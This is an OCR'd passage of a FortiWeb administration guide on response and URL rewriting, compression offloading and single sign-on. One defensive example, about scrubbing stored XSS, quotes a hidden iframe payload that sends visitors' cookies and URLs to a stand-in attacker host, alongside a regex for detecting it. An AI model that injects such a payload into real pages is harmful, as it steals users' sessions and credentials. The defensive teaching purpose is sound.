

Example response location rewrite

Object on page 362	**HTTP Location**
Regular Expression on page 362 **in URL match condition**	(.*)www-internal.example.com(.*)
Location	$0www.example.com$1



Example response hyperlink rewrite

Object on page 362	**HTTP Body**
Regular Expression on page 362	www-internal.example.com
Replacement	www.example.com



See also

- Example: Rewriting URLs using regular expressions on page 373
- Example: Rewriting URLs using variables on page 373
- Rewriting & redirecting on page 359

- Regular expression syntax on page 1113
- What are back-references? on page 1118
- Cookbook regular expressions on page 1119

Example: Sanitizing poisoned HTML

Example.com is a cloud hosting service provider that has just bought several FortiWeb appliances. Thousands of customers rely on it to maintain database-backed web servers. Before FortiWeb was added to its network, its web servers were regularly being attacked. Without HTTP-savvy intrusion detection and filtering, these posts poisoned many of its web applications by using XSS to inject stored clickjacking attacks into login pages.

Example.com wants to mitigate the effects of prior attacks to protect innocent clients while its incident response team finishes forensic work to audit all applications for impact and complete remediation. To do this, it will rewrite the body of offending responses.

Example.com's incident response team has already found some of the poisoned HTML that is afflicting some login pages. All major web browsers are currently vulnerable.

It replaces the login pages of the web application with a hidden frame set which it uses to steal session or login cookies and spy on login attempts. The attacker can then use stolen login credentials or use the fraudulent session cookies. For bank clients, this is especially devastating: the attacker now has complete account access, including to credit cards.

To mitigate effects, example.com wants to scrub the malicious HTML from responses, **before** they reach clients that could unwittingly participate in attacks, or have their identities stolen.

To do this, FortiWeb will rewrite the injected attack:

```
<iframe src="javascript:document.location.href=
   'attacker.example.net/peep?url='+
   parent.location.href.toString()+'lulz='
   escape(document.cookie);"
   sandbox="allow-scripts allow-forms"
   style="width:0%;height:0%;position:absolute;left:-9999em;">
</iframe>
```

into a null string to delete it from the infected web server's response. FortiWeb will replace the attack with its own content:

```
<script src="HTTP://irt.example.com/toDo.jss></script>
```

so that each infected response posts the infected host name, URL, and attack permutation to a "to do" list for the incident response team, as well as notifying the impacted customer.

Since attackers often try new attack forms to evade filters, the example regular expression will use a few techniques for flexible matching:

- case insensitivity—`(?i)`
- alternative quotation marks—`["'`?‟”„?,''?‹ ›«»]`
- word breaks of zero or more white spaces—`(\s)*`
- word breaks using forward slashes instead of white space—`[\s\/]*`
- zero or more new line breaks within the tag—`(\n|.)*`

Example HTML body rewrite using regular expressions

Object on page 362	**HTTP Body**
Regular Expression on page 362	(?i)<(\s)*iframe[\s\/]*src=(\s)*["'`?“”„?,'‘’?‹›«»]javascript:(\n|.)*</iframe>
Replacement	<script src="HTTP://irt.example.com/toDo.jss></script>

Create a new URL rewriting rule:



Create a new URL rewriting condition in the rule:



Complete the replacement strings in body:



See also

- Defining custom data leak & attack signatures on page 437
- Regular expression syntax on page 1113
- What are back-references? on page 1118
- Cookbook regular expressions on page 1119

Example: Inserting & deleting body text

Example.com wants to delete some text, and insert other text. As an example, it wants to change:

```
Hey everyone, this works!
```

to:

```
Hey, this works now!
```

To do this, it will rewrite matching parts of the body in the web server's response.

The regular expression contains capture groups `(.*)` that create numbered substrings—back-references such as `$0`—that you can recall by their number when writing the replacement text. By omitting a capture group (in this case, `$1` is omitted from **Replacement**), that part of the text is removed. To insert text, simply add it to the replacement text.

Example body rewrite using regular expressions

Object on page 362	**HTTP Body**
Regular Expression on page 362	(.*)(everyone), (.*)(works)!
Replacement	$0, $2 $3 now!



See also

- Regular expression syntax on page 1113
- What are back-references? on page 1118
- Cookbook regular expressions on page 1119

Example: Rewriting URLs using regular expressions

Example.edu is a large university. Professors use a mixture of WordPress and Movable Type software for their course web pages to keep students updated. In addition, the campus bookstore and software store use custom shopping cart software. The URLs of these web applications contain clues about the underlying vendors, databases and scripting languages.

The university is a frequent target of attacks because it is a large organization with many mobile users and guests, and an Internet connection with large bandwidth. Its network administrators want to hide the underlying technology to make it more difficult for attackers to craft platform-specific attacks. Example.edu also wants to make clients' bookmarked URLs more permanent, so that clients will not need to repair them if the university switches software vendors.

Because it has so many URLs, the university uses regular expressions to rewrite sets of similar URLs, rather than configuring rewrites for each URL individually. More specific URL rewrite rules are selected first in the URL rewriting group, before general ones, due to the affects of the matching order on which each rewrite rule is applied.

Example URL rewrites using regular expressions

Regular expression in URL match condition	URL	Example URL in client's request	Result
^/cgi/python/ustore/payment.html$	/store/checkout	/cgi/python/ustore/payment.html	/store/checkout
^/ustore*$	/store/view	/ustore/viewItem.asp?id=1&img=2	/store/view
/Wordpress/(.*)	/blog/$0	/wordpress/10/11/24	/blog/10/11/24
/(.*)\.xml	/$0	/index.xml	/index

See also

- Example: HTTP-to-HTTPS redirect on page 364
- Example: Rewriting URLs using variables on page 373
- Rewriting & redirecting on page 359
- Regular expression syntax on page 1113
- What are back-references? on page 1118
- Cookbook regular expressions on page 1119

Example: Rewriting URLs using variables

Example.com has a website that uses ASP, but the administrator wants it to appear that the website uses PHP. To do this, the administrator configured a rule that changes any requested file's extension which is asp into php.

The condition table contains two match conditions, in this order:

The `Host:` may be anything.

The request URL must end in `.asp`.

If both of those are true, the request is rewritten.

The administrator does not want to rewrite matching requests into a single URL. Instead, the administrator wants each rewritten URL to re-use parts of the original request.

To assemble the rewritten URL by re-using the original request's file path and `Host:`, the administrator uses two back reference variables: `$0` and `$1`. Each variable refers to a part of the original request. The parts are determined by which capture group was matched in the Regular Expression on page 362 field of each condition table object.

- `$0`—The text that matched the **first** capture group `(.*)`. In this case, because the object is the `Host:` field, the matching text is the host name, `www.example.com`.
- `$1`—The text that matched the **second** capture group, which is also `(.*)`. In this case, because the object is the request URL, the matching text is the file path, `news/local`.

Example URL rewrites using regular expressions

Example request	URL Rewriting Condition Table		Replacement URL		Result
www.example.com	**HTTP Host**	(.*)	Host on page 360	$0	www.example.com
/news/local.asp	**HTTP URL**	/(.*)\.asp	URL on page 360	/$1.php	/news/local.php

See also

- Rewriting & redirecting on page 359
- Example: Rewriting URLs using regular expressions on page 373
- Example: HTTP-to-HTTPS redirect on page 364
- Regular expression syntax on page 1113
- What are back-references? on page 1118
- Cookbook regular expressions on page 1119

Compression

Similar to SSL/TLS, you can completely offload compression to FortiWeb to save resources on your web servers.

Configuring compression exemptions

If necessary, you can exempt HTTP `Host:` names and URLs from compression by FortiWeb. Generally, if a specific web server already applies compression, and if a specific response never needs to be scanned, compressed, or rewritten, it should be exempt from compression by FortiWeb.

If compressed, a request or response usually cannot be scanned, rewritten, or otherwise modified by FortiWeb. If you exempt vulnerable URLs, this will compromise the security of your network.

To configure a rule exclusion

1. Go to **Application Delivery > Compression** and select the **Exclusion Rule** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. In **Name**, type a name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
4. Click **OK**.
5. Click **Create New**.
6. Enable **Host Status** to require that the `Host:` field of the HTTP request match a protected host names entry in order to match the exclusion.
   Also configure **Host**.
7. From the **Host** drop-down list, select which protected host entry that the `Host:` field of the HTTP request must be in to match the exclusion.
   This option is available only if **Host Status** is enabled.
8. In **Request URL**, enter a literal URL, such as `/folder1/index.htm` that the HTTP request must contain in order to match the rule, or use wildcards to match multiple URLs, such as `/folder1/*` or `/folder1/*/index.htm`.
   The URL must begin with a slash (/). The URL must not include the domain or IP address.
9. Click **OK**.
10. Include the exception in a compression policy. For details, see Configuring compression offloading on page 375.

Configuring compression offloading

Most web servers can be configured to compress files when responding to a request. Compressed files often reduce bandwidth, and can result in faster delivery time to clients. Modern browsers automatically decompress files before displaying the web pages.

To successfully decompress and read the response, clients use the corresponding decompression algorithm. Web servers include an HTTP header such as:

```
Content-Encoding: gzip
```

to indicate which algorithm was used to compress the HTTP body:

```
^_<8B>^H^H+h,M^@^Cimage.png^@<EC><FC>St<AE>K<D4><EF><8B><C6>^\1G<AC>^Q<DB>
<U+0588>Fl?m?m?m<DB>^Y<D1>N<E6><9C><DF>^<AB><B5>sq<CE><D5><D9><FB>b<A5><B5>\<BC><EF><F3>T
     /<F5><AA><EA><BF>^?<F5>$DZR^X^F
^C
^@^@^@掏<80>,^@^@ <EF><D7><EF>6^D<D8><D7>7<F3><E1><F5>^B^@^@x^@^?^D<F8><E4><9D>
```

(content truncated)

To gain the benefits that compression offers, and not to configure it on your web servers, you can offload compression to FortiWeb instead.

If your web servers are starved for CPU cycles and RAM, offloading compression from your web servers to FortiWeb can alleviate that bottleneck and improve performance.

Based upon the HTTP `Content-Type:` headers that you select (which correspond to Internet file type/MIME type categories such as images and XML), FortiWeb will compress matching responses. The total size of a large web page with lengthy JavaScripts and CSS, while in transit, could be many times smaller.

The maximum pre-compressed file size that FortiWeb can compress is 128 KB. Files larger than that limit will be transmitted **without** compression.

For example, a typical web page is comprised of several responses, such as an HTML document:

```
Content-Type: text/html
```

perhaps several images:

```
Content-Type: image/png
```

and a JavaScript:

```
Content-Type: text/javascript
```

If your protected web servers do **not** already apply compression, and you configure a compression policy for `text/html` and `text/javascript`, those typically lengthy and repetitive text-based documents can be efficiently compressed into much smaller responses. If bandwidth between server and client is the performance bottleneck, this could improve performance dramatically.

Not all HTTP clients support compression: RPC clients, for example, transmit binary data and do not support compression. For those host names and/or URLs, you should create exceptions.

To configure a file compression policy

1. Before you configure file compression, configure the exceptions, if any. For details, see Configuring compression exemptions on page 375.

   If your web servers are already configured to compress responses, you should either disable compression on the server, or configure exceptions for URLs hosted by that server. Otherwise, in some cases, FortiWeb might expend resources compressing responses that have already been compressed by the server. This can cause performance to **decrease** instead of increase.

2. Go to **Application Delivery > Compression** and select the **File Compress Policy** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. Configure these settings:

Name	Enter a name that can be referenced by other parts of the configuration. Don't use spaces or special characters. The maximum length is 63 characters.
Compression Type	Select the compression method for the content type(s) that you specify later: • `Gzip`—FortiWeb will use gzip for file compression. For details, see HTTPs://tools.ietf.org/html/rfc1952. • `Brotli`—FortiWeb will use Brotli for file compression. For details, see HTTPs://tools.ietf.org/html/rfc7932. Also configure the Compression Level on page 377.
Compression Level	This option is available only when you select Brotli for the Compression Type on page 377. Select the compression level. The valid range is 1–11.
Exclusion Rule	Select an existing exclusion rule, if any, to apply to the policy. For details, see Configuring compression exemptions on page 375. Optionally, select an exclusion rule and click the **Detail** link. The exclusion dialog appears. You can view and edit the exclusion rule from here. Use the browser **Back** button to return.

5. Click **OK**.
6. To add or remove a content type, click **Create New**.
7. In the **Content Types** list, select the content types that you want to compress, then click the right arrow (->) to move them to the **Allow Types** list.
   For external JavaScripts, content type strings vary. If you are unsure of the content type string, for maximum coverage, select all JavaScript content type strings. However, due to wide browser compatibility, despite its current deprecated status, many web servers use `text/javascript`.

These apply compression only to JavaScripts that are **external** to a web page — that is, not directly embedded in a `<script>` tag or inline in the HTML document itself, but instead included via reference to a JavaScript file, such as `<script src="/nav/menu.js">`, and therefore are contained in a separate HTTP response from the HTML document. Likewise, selecting the `text/css` content type for compression will only compress external CSS. It will **not** compress CSS embedded directly within the HTML file. (Embedded CSS or JavaScript are governed by `Content-Type: text/html` instead.)

8. Click **OK**.
9. To apply the compression policy, select it in an inline protection profile used by a server policy. For details, see Configuring a protection profile for inline topologies on page 219.

See also

- Caching on page 401
- Sequence of scans on page 22
- IPv6 support on page 30

Site Publishing (Single sign-on)

You can configure single sign-on (SSO) and combination access control and authentication (called “site publishing” in the web UI) instead of configuring simple HTTP authentication rules if:

- Your users will be accessing multiple web applications on your domain.
- You have defined accounts centrally on an LDAP server (such as Microsoft Active Directory) or a RADIUS server.

Unlike HTTP authentication rules, SSO does not require your users to authenticate each time they access separate web applications in your domain.

For example, if you configure HTML form authentication, when FortiWeb receives the first request, it returns an HTML authentication form.

FortiWeb’s HTTP authentication form

FortiWeb forwards the client’s credentials in a query to the authentication server. Once the client is successfully authenticated, if you have configured FortiWeb to delegate, FortiWeb forwards the credentials to the web application. The server’s response is returned to the client. Until the session expires, subsequent requests from the client to the same or other web applications in the same domain do not require the client to authenticate again.



You can use the SSO feature to replace your discontinued Microsoft Threat Management Gateway. With SSO enabled, you can use FortiWeb as a portal for multiple applications such as SharePoint, Outlook Web Application, Lync, and/or IIS. Users log in once to use any or all of those resources.

When you configure SSO, FortiWeb uses the authentication method for the first site publish rule that matches. Therefore, you cannot specify different authentication methods for individual web applications in the same SSO domain.

For example, you can create a site publish rule that allows users to access Outlook Web App (OWA) via HTML Form Authentication and a rule that allows them to access Exchange via HTTP Basic Authentication. However, to ensure FortiWeb controls access to each application with the correct authentication method, do not enable SSO for the rules.

If you do **not** want to apply SSO, but still want to publish multiple sites through the same server policy, apply the same steps, except do not enable SSO.

See also

- Two-factor authentication on page 379
- RSA SecurID authentication on page 380
- Using Kerberos authentication delegation on page 396
- Offloaded authentication and optional SSO configuration on page 381

Two-factor authentication

By default, FortiWeb supports RADIUS authentication that requires users to provide a secondary password, PIN, or token code in addition to a username and password (two-factor authentication).

When the RADIUS server does not require two-factor authentication, form-based authentication via a RADIUS query is complete after the user enters a valid username and password.

If the RADIUS server requires two-factor authentication, after users enter a valid username and password, RADIUS returns an Access-Challenge response. FortiWeb displays a second authentication form that allows users to enter a token code (e.g., an RSA SecurID token code).

Authentication form for two-factor authentication

